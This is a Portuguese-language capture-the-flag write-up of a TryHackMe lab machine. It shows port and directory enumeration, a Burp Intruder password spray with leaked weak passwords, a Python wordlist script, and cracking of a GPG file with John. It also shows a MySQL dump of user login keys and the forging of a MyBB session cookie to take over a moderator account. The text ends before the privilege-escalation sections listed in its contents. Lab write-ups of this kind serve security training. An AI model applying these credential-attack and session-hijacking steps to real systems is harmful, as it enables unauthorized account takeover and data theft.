

M4tr1x (L)

Informações

- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://rabbit.thm/`
- Período: 22/09/2025 á 23/09/2025
- Máquina do TryHackMe de Nível Difícil
- Sistema Operacional: Linux

Sumário

1. [1. Enumeração](#)
 1. [1.1 NMap](#)
 2. [1.2 Varredura de Diretórios](#)
2. [2. Exploração](#)
 1. [2.1 Analisando a aplicação](#)
 2. [2.2 Falhas de Bug Bounty Exposto](#)
 3. [2.3 Autenticando como Moderador](#)
 4. [2.4 Quebrando a hash do Arquivo Criptografado](#)
 5. [2.5 Autenticando no Banco de Dados](#)
 6. [2.6 Acessando a conta do Super Moderador Através de Cookie Injection](#)
 7. [2.7 Acesso via SSH](#)
3. [3. Escalação de Privilégio com `pandoc`](#)
4. [4. Pós-Exploração com Privilégios Máximos](#)

1. Enumeração

1.1 NMap

```
Scanned at 2025-09-22 08:42:45 -03 for 11s

PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack      Apache httpd 2.4.41 ((Ubuntu))
3306/tcp  open  mysql    syn-ack      MySQL 5.5.5-10.3.39-MariaDB-0ubuntu0.20.04.2
23301/tcp closed unknown conn-refused
31333/tcp closed unknown conn-refused
34433/tcp closed unknown conn-refused
47276/tcp closed unknown conn-refused
54487/tcp closed unknown conn-refused
54927/tcp closed unknown conn-refused
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

A análise das três portas abertas sugere que a escalada inicial pode ocorrer via vazamento de credenciais de autenticação do MySQL.

1.2 Varredura de Diretórios

```

=====
admin                (Status: 301) [Size: 312] [--> http://10.201.4.128/admin/]
images               (Status: 301) [Size: 313] [--> http://10.201.4.128/images/]
cache                (Status: 301) [Size: 312] [--> http://10.201.4.128/cache/]
administrator        (Status: 200) [Size: 241]
login                (Status: 200) [Size: 241]
install              (Status: 301) [Size: 314] [--> http://10.201.4.128/install/]
files                (Status: 200) [Size: 240]
inc                  (Status: 301) [Size: 310] [--> http://10.201.4.128/inc/]
uploads              (Status: 301) [Size: 314] [--> http://10.201.4.128/uploads/]
error                (Status: 200) [Size: 240]
archive              (Status: 301) [Size: 314] [--> http://10.201.4.128/archive/]
panel                (Status: 200) [Size: 241]
ftp                  (Status: 200) [Size: 240]
jscscripts           (Status: 301) [Size: 315] [--> http://10.201.4.128/jscscripts/]
attachment            (Status: 200) [Size: 240]
flag                 (Status: 200) [Size: 240]
general              (Status: 200) [Size: 233]
secret               (Status: 200) [Size: 241]
adminpanel           (Status: 200) [Size: 240]
server-status        (Status: 403) [Size: 277]
blue                 (Status: 200) [Size: 241]
e-mail               (Status: 200) [Size: 240]
analyse              (Status: 200) [Size: 443]
change_password      (Status: 200) [Size: 240]
Progress: 21595 / 62281 (34.67%)

```

<http://10.201.4.128/admin/>



[Return to forum](#)

Please Login

Please enter your username and password to continue.

Username:

Password:

Secret PIN:

[Forgot your password?](#)




Login

A partir da enumeração realizada com o Gobuster, infere-se que apenas a área de login do painel do administrador está exposta.

2. Exploração

2.1 Analisando a aplicação


Após extensa análise, verifiquei os usuários registrados e notei que apenas um possui foto de perfil. Embora aparentemente normal, esse detalhe será considerado durante a investigação.

	BlueMan Moderator	12-24-2020, 04:13 PM	01-30-2021, 12:28 PM	0	0
	Willis Posting Freak	12-24-2020, 04:17 PM	02-01-2021, 01:32 PM	2,200	0
	BracketBell Junior Member	12-24-2020, 04:32 PM	01-14-2021, 08:25 PM	3	1

Percebi também, que o mesmo contém algumas publicações então passei a investigar.

Bug Bounty Program☆☆☆☆☆ New Reply

Reported
Offline



Administrator
★★★★★

Posts: 5
Threads: 2
Joined: Dec 2020
Reputation: 0

01-12-2021, 08:43 PM (This post was last modified: 01-18-2021, 07:25 PM by Inqvar)


#1

We are committed to protecting our community from future cyber attacks.

If you're a security expert or enthusiast who actively participates in finding security holes in web applications, then linux-bay needs you. To participate all you need to do is ensure you report any minor weaknesses to the following page: /bugbountyHQ and we will attempt to resolve said issues. Please note: If the security weakness is considered critical then please PM me or any of the mods, DO NOT use the above report page. thank you

UPDATE: disabled due to maintenance.

Willis
Offline



Posting Freak
★★★★★

Posts: 2,200
Threads: 0
Joined: Dec 2020
Reputation: 0

01-28-2021, 01:03 PM

#2

Bug Bounty Report Form

(Disabled: under maintenance until further notice)

Nessa aplicação, nenhum campo estava editável nem os botões funcionavam; por meio do DOM, habilitei-os e enviei as requisições pelo Burp Suite.

2.2 Falhas de Bug Bounty Exposto

Durante a análise, identifiquei o arquivo `/reportPanel.php` , que listava todas as falhas reportadas. Ao avaliar os itens, uma vulnerabilidade se destacou pela simplicidade e passei a investigá-la para possível exploração.

← → 🔒 Não seguro 10.201.4.128/reportPanel.php ☆ 🔄 📄 📄					
Daniel	Gougrer	Daniel@mail.com	moderate	20/03/20	xss possible because plugin does not sanitize passed data (AR4)
Xavi	Coldpam	Xavi@mail.com	low	20/03/17	xss - AR4 - poor sanitization found, fix quick
Hector	Greezer	Hector@mail.com	low	04/05/20	xmlhttp.php - allows RCE using Command injection
Klarkson	Tuesday	Klarkson@mail.com	low	20/03/19	You used poorly implemented plugin hooks for custom RFL page which could cause a RCE very easily with truncated responses via the LLP library. Please remove that
George	Hammet	George@mail.com	moderate	20/08/16	You are using an outdated version of my transpire plugin i highly recommend you remove it as it does not sanitize inputs well and can lead to xss attacks listed on my page thank you.
Tony	Mony	Tony@mail.com	low	20/03/18	Improper Neutralization of Input During Web Page Generation check the /panel/ page for ACP.
Fedrick	Lime	Fedrick@mail.com	moderate	27/06/17	A SQL injection vulnerability due to improper sanitization user-supplied input to the 'posthash' parameter of the 'editpost.php' script. A remote attacker can exploit this issue to manipulate SQL queries, resulting in the disclosure of sensitive information and modification of data.
Edwards	Alexandra	Edwards@mail.com	critical	21/02/21	your mybb login system is not using any 'captcha mechanism' or 'failed login timeout method' which makes it very vulnerable to password spray attacks. Considering several surveys have found that 3 in 5 online users use weak passwords such as: <u>password123, Password123, crabfish, linux123, secret, piggybank, windowsxp, starwars, qwerty123, qwerty, supermario, Luisfactor05, James123</u> , ect, i would say you should ASAP implement some protection to avoid future data breaches.
Shabazz	Jammonaola	Shabazz@mail.com	moderate	09/09/13	xss possible AR4 - poor sanitization found, fix quick
Trish	Gold	Trish@mail.com	low	29/09/19	AR4, poor sanitization found via plugin
Daz	Kelly	Daz@mail.com	moderate	02/01/21	anti-bot registration questions repeats using pseudo random method - can be predicted using frequency analysis of responses
Ian	Kelly	ian@mail.com	low	14/03/20	This IP history plugin keeps a record of a users IP and User-Agent history. The User-Agent isn't sanitized to user input allowing for an XSS via ACP.
John	Williamson	Williamson@mail.com	moderate	03/03/19	Hello IP history plugin records User-Agent history. The User-Agent isn't sanitized, therefore xss possible for acp page.
Paul	Andy	Paul@mail.com	moderate	18/06/20	IP history plugin records users IP & User-Agent history. user Agent would not be sanitized so xss possible for acp page.
Malcom	Curtis	Malcom@mail.com	moderate	03/12/20	IP history plugin stored users IP and User-Agent history.

Dessa forma, foram identificadas duas informações críticas a serem coletadas: a lista de usuários presente em `members.php` e as senhas padrão divulgadas pela vulnerabilidade. Após a construção da requisição e a execução de um ataque *Cluster Bomb*, foi possível extrair credenciais válidas.

7. Intruder attack of http://10.201.4.128

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
67	ArnoldBagger	qwerty123	200	237			10671	
68	BlueMan	qwerty123	200	236			10671	
69	DotHaxer	qwerty123	200	275			10671	
70	DrBert	qwerty123	200	421			10671	
71	Jackwon	qwerty123	200	509			10671	
72	PalacerKing	qwerty123	200	401			10671	
73	BlackCat	qwerty	200	237			10671	
74	bigpaul	qwerty	200	302			10671	
75	ArnoldBagger	qwerty	200	416			10671	
76	BlueMan	qwerty	200	396			10671	
77	DotHaxer	qwerty	200	250			10671	
78	DrBert	qwerty	200	307			10671	
79	Jackwon	qwerty	200	408			10671	
80	PalacerKing	qwerty	200	411			6059	
81	BlackCat	supermario	200	404			10671	
82	bigpaul	supermario	200	410			10671	
83	ArnoldBagger	supermario	200	615			10671	
84	BlueMan	supermario	200	269			10671	
85	DotHaxer	supermario	200	372			10671	
86	DrBert	supermario	200	408			10671	
87	Jackwon	supermario	200	306			10671	
88	PalacerKing	supermario	200	364			10671	
89	BlackCat	Luisfactor05	200	255			10671	
90	bigpaul	Luisfactor05	200	280			10671	

Request Response

Pretty Raw Hex Render

Linux-Bay

You have successfully been logged in.
You will now be taken back to where you came from.

Click here if you don't want to wait any longer.

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
77	DotHaxer	qwerty	200	250			10671	
78	DrBert	qwerty	200	307			10671	
79	Jackwon	qwerty	200	408			10671	
80	PalacerKing	qwerty	200	411			6059	
81	BlackCat	supermario	200	404			10671	
82	bigpaul	supermario	200	410			10671	
83	ArnoldBagger	supermario	200	615			10671	
84	BlueMan	supermario	200	269			10671	
85	DotHaxer	supermario	200	372			10671	
86	DrBert	supermario	200	408			10671	
87	Jackwon	supermario	200	306			10671	
88	PalacerKing	supermario	200	364			10671	
89	BlackCat	Luisfactor05	200	255			10671	
90	bigpaul	Luisfactor05	200	280			10671	
91	ArnoldBagger	Luisfactor05	200	361			6059	
92	BlueMan	Luisfactor05	200	442			10671	
93	DotHaxer	Luisfactor05	200	416			10671	
94	DrBert	Luisfactor05	200	388			10671	
95	Jackwon	Luisfactor05	200	408			10671	
96	PalacerKing	Luisfactor05	200	236			10671	
97	BlackCat	james123	200	408			10671	
98	bigpaul	james123	200	411			10671	
99	ArnoldBagger	james123	200	235			10671	
100	BlueMan	james123	200	436			10671	

Request Response

Pretty Raw Hex Render


Credenciais

PalacerKing:qwerty


ArnoldBagger:Luisfactor05

2.3 Autenticando como Moderador

Ao analisar os e-mails das duas contas e inspecionar as mensagens enviadas, encontrei uma mensagem que continha um caminho que não havia sido observado anteriormente.



Ao acessar esse diretório me deparei com um arquivo criptografado `p.txt.gpg` e o plugin que tantam falam pelos emails `modManagerv...`



Index of /devBuilds

Name	Last modified	Size	Description
Parent Directory		-	
modManagerv1.plugin	2021-01-28 17:34	11	
modManagerv2.plugin	2021-02-04 19:11	5.6K	
modManagerv3.plugin	2021-01-28 17:34	16	
p.txt.gpg	2021-02-04 19:11	104	

apache/2.4.41 (Ubuntu) Server at 10.201.84.157 Port 80


2.4 Analisando Plugin Vulnerável

```
global $mybb;  
  
require_once MYBB_ROOT . "inc/tools/manage/settings.php";  
require_once MYBB_ROOT . "inc/tools/manage/settings.php";  
require_once MYBB_ROOT . "inc/tools/manage/SQL/settings.php";  
require_once MYBB_ROOT . "inc/tools/manage/SQL/settings.php";  
$sql_p = file_get_contents('inc/tools/manage/SQL/p.txt'); //read SQL password from p.txt  
  
// All pages  
$plugins->add_hook('global_start', 'modManager_load_library');  
  
// 1.8 has jQuery, not Prototype  
if ($mybb->version_code >= 1700)  
{  
    $plugins->add_hook('global_intermediate', 'modManager_load_plugin_hook_any');  
}  
else  
{  
    $plugins->add_hook('global_start', 'modManager_load_plugin_hook_any');  
}  
  
// No permission page  
$plugins->add_hook('no_permission', 'modManager_plugin_hook_error_no_permission');  
  
// Callback handler  
$plugins->add_hook('global_end', 'modManager_login_callback');  
  
// Social Link  
$plugins->add_hook('usercp_profile_start', 'modManager_login_social_link', 25);  
  
/*-----*/  
//!!!!!!SQL LOGIN for modManager (needed for reading login_keys for user migration)  
define('localhost', 'localhost:3306');  
//mysql connect using user 'mod' and password from 'sql_p varivarle'  
$db = mysql_connect('localhost','mod',$sql_p);  
  
/*-----*/  
  
// Mod CP  
if (defined('IN_Mod'))  
{  
    // CSS  
    $plugins->add_hook('mod', 'modManager_login_admin_header');  
  
    // JavaScript  
    $plugins->add_hook('mod', 'modManager_login_admin_footer');  
  
    // Ajax
```

1. Ao acessar esse caminho não foi encontrado nenhum arquivo no diretório
2. A mensagem continha instruções sobre como conectar ao banco de dados.

/reportPanel.php

```
</tr>  
<tr>  
    <td>Fedrick</td>  
    <td>Line</td>  
    <td>Fedrick@gmail.com</td>  
    <td>moderate</td>  
    <td>27/06/17</td>  
    <td><p><A SQL injection vulnerability due to improper sanitization user-supplied  
<br>input to the 'posthash' parameter of the 'editpost.php' script. A remote  
<br>attacker can exploit this issue to manipulate SQL queries, resulting in the  
<br>disclosure of sensitive information and modification of data.  
</p></td>  
</tr>  
<tr>  
    <td>Edwards</td>  
    <td>Alexandra</td>  
    <td>Edwards@gmail.com</td>  
    <td>critical</td>  
    <td>21/02/21</td>  
    <td><p><your mybb login system is not using any 'captcha mechanism' or 'failed login timeout method' which makes it very vulnerable to password spray attacks.  
<br>Considering several surveys have found that 3 in 5 online users use weak passwords such as:  
<br>password123, Password123, crabfish, linux123, secret, piggybank, windowsxp, starwars, qwerty123, qwerty, supermario, Luisfactor85, james123, ect, i would say you should ASAP implement some protection to avoid future data bre  
</p></td>  
</tr>  
<td><p><Keymaker message:  
1 16 5 18 13 21 20 1 20 9 15 14 15 6 15 14 12 25 20 8 5 5 14 7 12 9 19 8 12 5 20 20 5 18 19 23 9 12 12 15 16 5 14 20 8 5 12 15 3 11 19  
1 4 4 18 5 19 19: /21001011011001010111100101101101100001011010110110010101110010  
</p></td>  
<td><p><Shabazz</td>  
    <td>Jamonma</td>  
    <td>Shabazz@gmail.com</td>  
    <td>moderate</td>  
    <td>09/09/13</td>  
    <td><p><xss possible AR4 - poor sanitization found, fix quick</td>
```



2.4 Quebrando a hash do Arquivo Criptografado

Acessando o diretório:

/0100101101100101011110010110110101100001011010110110010101110010

e entrando no código-fonte, é possível verificar alguns caracteres em chinês. Analisando com atenção, percebe-se que há caracteres escondidos dentro desses caracteres chineses. Juntando isso com a dica anterior sobre permutação, faremos um código em Python para trocar as posições das palavras, que provavelmente formam uma chave.

```


121 c.height = window.innerHeight;
122 c.width = window.innerWidth;
123
124 //keymaker: "English letters below"
125 var chinese = "谈比西迪伊吉艾杰开哦o屁西迪伊吉杰开哦艾杰开f哦屁q西屁西迪伊吉艾杰开哦x屁西迪伊吉艾杰开哦屁西迪伊吉艾杰开v哦屁西迪伊吉艾杰西迪伊吉艾杰提维"
126 //converting the string into an array of single characters
127 chinese = chinese.split("");
128
129 var font_size = 23;
130 var columns = c.width/font_size; //number of columns for the rain
131 //an array of drops - one per column
132 var drops = [];
133 //x below is the x coordinate

```


Script de Permutação

```
import itertools
#Eng-letters
engletters = ['f', 'v', 'g', 'o', 'x', 'q']
var = itertools.permutations(engletters, 6)
#password-list
with open("pass.txt", "w") as f:
    for v in var:
        f.write('{}\n'.format(''.join(v)))
    f.close
```


Bem, juntando essas informações, a ideia agora é usar o John e, com a lista que será gerada pelo script, tentar a quebra do hash.



```
[✓]—[pop_star@pop-os][10.13.72.32]—[/home/pop_star/Temporario]
$ john hash --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia1
2 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
fvgoxq (?)
1g 0:00:00:00 DONE (2025-09-23 10:02) 6.250g/s 25.00p/s 25.00c/s 25.00C/s fvgoxq..fvgxqo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[✓]—[pop_star@pop-os][10.13.72.32]—[/home/pop_star/Temporario]
```

Com a senha em mãos, é hora de descriptografar.

```
gpg -d p.txt.gpg
```



```
gpg: descriptografia falhou: Chave de sessão incorreta
[✗]—[pop_star@pop-os][10.13.72.32]—[/home/pop_star/Temporario]
$ gpg -d p.txt.gpg
gpg: dados criptografados com AES256.CFB
gpg: criptografado com 1 frase secreta
myS3CR3TPa55 //SQL Password
[✓]—[pop_star@pop-os][10.13.72.32]—[/home/pop_star/Temporario]
$
```

2.5 Autenticando no Banco de Dados

```

[X]-[pop_star@pop-os][10.13.72.32]-[~]
$ mysql -u mod -h rabbit.thm -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 112
Server version: 5.5.5-10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| modManagerv2 |
| mybb |
| mysql |
| performance_schema |
+-----+
5 rows in set (0,34 sec)

```

```
mysql> select * from members;
```

user	login_key
LucyRob	xa72nhg3opUxviKUZWbMAwmy0ekaJ0FTGjiIj fAMhPkeIjk2Ig
Wannabe_Hacker	LsVBnPTZGeUw6JkmMKFrzkSIUPu5TC0Nej8DAjwYXenQcCFEvp
batmanZero	TBTZq6GfniPvFfb2A3rA2mQoThcb5U7irVF5lLpr0L4cJcy5m9
SandraJannit	6V5H71ZnvoW0FFbXx97YsV9LSnT4mltu9XB1v8qPo2X2CvfWBS
biggieballo	75mXme5o0eY2o68sqeGBlTDvZcyJKmBhxUAusxiv6b816QilCG
AimsGregger	Xj8nuWt5Xn9UYzpIha1q2Fk4GUjyrEPPbpchDCwnniU00ZzZyf
BlackCat	JY1Avl8cqCMkIFprMxWbTxwf8dSkiv7GJHzlPDWJWg9gnG3FB
Golderg	clKNBtIoKICfzm6joGE2lTUiF2T8sVUfhtb2Aksst8zTRK2842
TonyMontana	8CtllQvd9V2qqHv0ZSjUj3PzuTSD37pam4ld8YjlB7gDN0zVwE
CaseBrax	eHXBFEsqEoE5Ba2gc0jD8oBMJcgNRkazcJ0c8wQ09mGVRpMdvU
Ellie	G9KY2siJp900ymdCiQclQn9UhxL6rSpoA3MXHCDgvHCcrC00uT
Sosaxvector	RURFzCfyEIBeTE3yzgQDY34zC9jWqiBwSnyzDooH33fSiYr9ci
PalacerKing	49wrogyJpIQI834MlhDnDnbb3Zlm0tFehnpz8ftDroesKNGbAX
Anderson	lkJVgYjuKl9P4cg8WUb8XYlLsWKT4Zxl5sT9rgL2a2d5pgPU1w
CrazyChris	tpM9k17itNHwqqT7b1qpX8dMq5TK83knrDrYe6KmxgiztsS1QN
StaceyLacer	QD8HpoWwrvPlI7kC4fvTaEEunlUz2ABgFUG5Huj8nqeInlz7df
ArnoldBagger	0oTfmlJyJhdJiqHXucrvRueHvGhE6LnBi5ih27KLQBKfigQLud
Carl_De	3mPkPyBRwo67M0rJCOW8JDorQ8FvLpuCnreGowYrMYymVvDDXr
Xavier	ZBs4Co6qov0GI7H9F0I1qPhURD0agvBUgdXo8gphst8DhIyukP

2.6 Acessando a conta do Super Moderador Através de Cookie Injection

De acordo com o fórum do MyBB, é possível autenticar como um usuário alterando o valor do cookie para o formato <ID_da_conta>_<login_key> . Para acessar a conta do usuário **BlackCat** (supermoderador), basta definir o cookie para:

7_JY1Avl8cqCMkIFprMxWbTxwf8dSkiv7GJHzlPDWJWwG9gnG3FB

The screenshot shows the Linux-Bay forum's user control panel for the user BlackCat. The page includes a menu on the left, a user account summary, latest threads, and a personal notepad. The DevTools application is open on the right, showing the 'Cookies' tab. A red box highlights the 'mybbuser' cookie, which has the value '7_JY1Avl8cqCMkIFprMxWbTxwf8dSkiv7GJHzlPDWJWwG9gnG3FB'.

Name	Value	Domain	Path	Expires	Size
_ga	GA1.2.111438180.1758628129	.rab...	/	202...	29
_gat_gtag_UA_12053...	1	.rab...	/	202...	25
_gid	GA1.2.4782417.1758628129	.rab...	/	202...	28
ar_debug	1	.ww...	/	202...	9
loginattempts	1	.rab...	/	202...	14
mybb[istactive]	1758636537	.rab...	/	202...	26
mybb[istvisit]	1758628125	.rab...	/	202...	25
mybbuser	7_JY1Avl8cqCMkIFprMxWbTxwf...	.rab...	/	202...	60
sid	10b9e1dbc28373054fe08832e4...	.rab...	/	Ses...	35

